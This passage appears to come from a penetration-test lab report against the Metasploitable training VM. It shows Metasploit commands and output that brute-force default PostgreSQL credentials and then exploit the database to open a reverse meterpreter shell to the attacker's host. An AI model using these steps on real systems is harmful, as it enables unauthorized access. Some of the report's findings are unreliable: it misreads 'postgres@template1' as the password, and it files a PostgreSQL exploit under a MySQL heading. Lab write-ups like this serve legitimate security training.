> set user\_as\_pass true

> set thosts 192.168.1.118

> set rhosts 192.168.1.118

> run

```
mrfucker@kali: ~
msf6 exploit(unix irc/unreal ircd_3281_backdoor) > search postgres
Matching Modules
=====
#  Name
-  --
0 auxiliary/server/capture/postgresql
1 post/linux/gather/enum_users_history
2 exploit/multi/http/manage_engine_dc_pmp_sqli
wFetchServlet.dat SQL Injection
3 exploit/windows/misc/manageengine_eventlog_analyzer_rce
4 auxiliary/admin/http/manageengine_pmp_privesc
.cc Pro SQL Injection
5 auxiliary/analyze/crack_databases
6 exploit/multi/postgres/postgres_copy_from_program_cmd_exec
7 exploit/multi/postgres/postgres_createlang
8 auxiliary/scanner/postgres/postgres_dbname_flag_injection
9 auxiliary/scanner/postgres/postgres_login
10 auxiliary/admin/postgres/postgres_readfile
11 auxiliary/admin/postgres/postgres_sql
12 auxiliary/scanner/postgres/postgres_version
13 exploit/linux/postgres/postgres_payload
14 exploit/windows/postgres/postgres_payload
15 auxiliary/scanner/postgres/postgres_hashdump
16 auxiliary/scanner/postgres/postgres_schemadump
17 auxiliary/admin/http/rails_devise_pass_reset
18 exploit/multi/http/rudeeis_server_sqli_rce
19 post/linux/gather/vcenter_secrets_dump

Disclosure Date Rank Check Description
-----|----|----|----|-----
normal No Authentication Capture: PostgreSQL
normal No Linux Gather User History
excellent Yes ManageEngine Desktop Central / Password Manager LinkVie
2014-06-08
2015-07-11 manual Yes ManageEngine EventLog Analyzer Remote Code Execution
2014-11-08 normal Yes ManageEngine Password Manager SQLAdvancedALSearchResult
normal No PostgreSQL Cracker: Databases
normal Yes PostgreSQL COPY FROM PROGRAM Command Execution
good Yes PostgreSQL CREATE LANGUAGE Execution
normal No PostgreSQL Database Name Command Line Flag Injection
normal No PostgreSQL Login Utility
normal No PostgreSQL Server Generic Query
normal No PostgreSQL Server Generic Query
normal No PostgreSQL Version Probe
excellent Yes PostgreSQL for Linux Payload Execution
excellent Yes PostgreSQL for Microsoft Windows Payload Execution
normal No Postgres Password Hashdump
normal No Postgres Schema Dump
normal No Ruby on Rails Devise Authentication Password Reset
normal Yes Rudder Server SQLI Remote Code Execution
normal No VMware vCenter Secrets Dump
2009-04-10
2013-01-28
2023-06-16
2022-04-15

Interact with a module by name or index. For example info 19, use 19 or use post/linux/gather/vcenter_secrets_dump
```

```
mrfucker@kali: ~
msf6 exploit(unix irc/unreal ircd_3281_backdoor) > use 9
msf6 auxiliary(scanner/postgres/postgres_login) >
```

set username postgres  
username => postgres

```
msf6 auxiliary(scanner/postgres/postgres_login) > set user_as_pass true  
user_as_pass => true
```

```
msf6 auxiliary(scanner/postgres/postgres_login) > set thosts 192.168.1.118
[!] Unknown datastore option: thosts. Did you mean RHOSTS?
thosts => 192.168.1.118
```

```
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.1.118
rhosts => 192.168.1.118
```

```
msf6 auxiliary(scanner/postgres/postgres_login) > run
```

```
[!] No active DB -- Credential data will not be saved!
[+] 192.168.1.118:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.1.118:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: scott:scott@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.118:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
```

I obtained a login name as “postgres” and password as “postgres@template1”.

MITIGATION: <https://goteleport.com/blog/securing-postgres-postgresql/>

### MYSQL EXPLOITATION (PORT NUMBER 3306)

**Severity:** Medium

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5: The MySQL 5.0.51a version on port 3306 is outdated, containing known vulnerabilities that could be exploited to gain unauthorized access or execute malicious SQL queries. Its exposure increases the risk of data breaches and privilege escalation attacks. I got meterpreter shell here by exploiting this port.

> **use exploit/linux/postgres/postgres\_payload**

> **set RHOST 192.168.1.118**

> **set LHOST 192.168.1.224**

> **exploit**

meterpreter > **help**

```
File Actions Edit View Help
msf6 exploit(linux/postgres/postgres_payload) > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.1.118
RHOST => 192.168.1.118
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Exploit completed - no session was created.

[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
```

```
File Actions Edit View Help
mrhacker@kali: ~

View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.1.224
LHOST => 192.168.1.224
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.1.224:4444
[*] 192.168.1.118:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/WelCRDt0.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.118
[*] Meterpreter session 1 opened (192.168.1.224:4444 → 192.168.1.118:44135) at 2024-05-20 18:50:12 +0530

meterpreter > help
Core Commands
=====
Command      Description
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel     Displays information or control active channels
close        Closes a channel
detach       Detach the meterpreter session (for http/https)
disable_unicode Disables encoding of unicode strings
ode_encoding  Enables encoding of unicode strings
```

MITIGATION: <https://security.stackexchange.com/questions/135020/mysql-3306-open-port-security>

## CONCLUSION

The penetration test conducted on the Metasploitable vulnerable machine offers significant insights into the practical aspects of cyber security. This intentionally vulnerable environment serves as an ideal platform for exploring various security flaws and exploitation techniques that reflect real-world scenarios. By utilizing the Metasploit Framework, participants were able to enhance their understanding of vulnerability identification and exploitation, equipping them with essential skills needed for effective penetration testing.

Throughout the testing process, various vulnerabilities were successfully exploited, highlighting the ease with which attackers can compromise systems if proper security measures are not in place. Each successful exploit not only demonstrated specific attack vectors but also underscored the critical importance of a systematic approach to security assessments. The documentation and analysis of findings during the penetration test are crucial for understanding the attack lifecycle and developing robust defence strategies.

Ultimately, the experience gained from engaging with Metasploitable reinforces the necessity for organizations to implement proactive security practices. Regular vulnerability assessments, timely patch management, and continuous monitoring are essential in today's rapidly evolving threat landscape. By applying the lessons learned from this penetration test, security professionals can better prepare for real-world challenges, ensuring comprehensive protection against potential cyber threats and safeguarding critical assets.

## REFERENCES:

<https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>

<https://github.com/rapid7/metasploitable3>

<https://www.offensive-security.com/metasploit-unleashed/>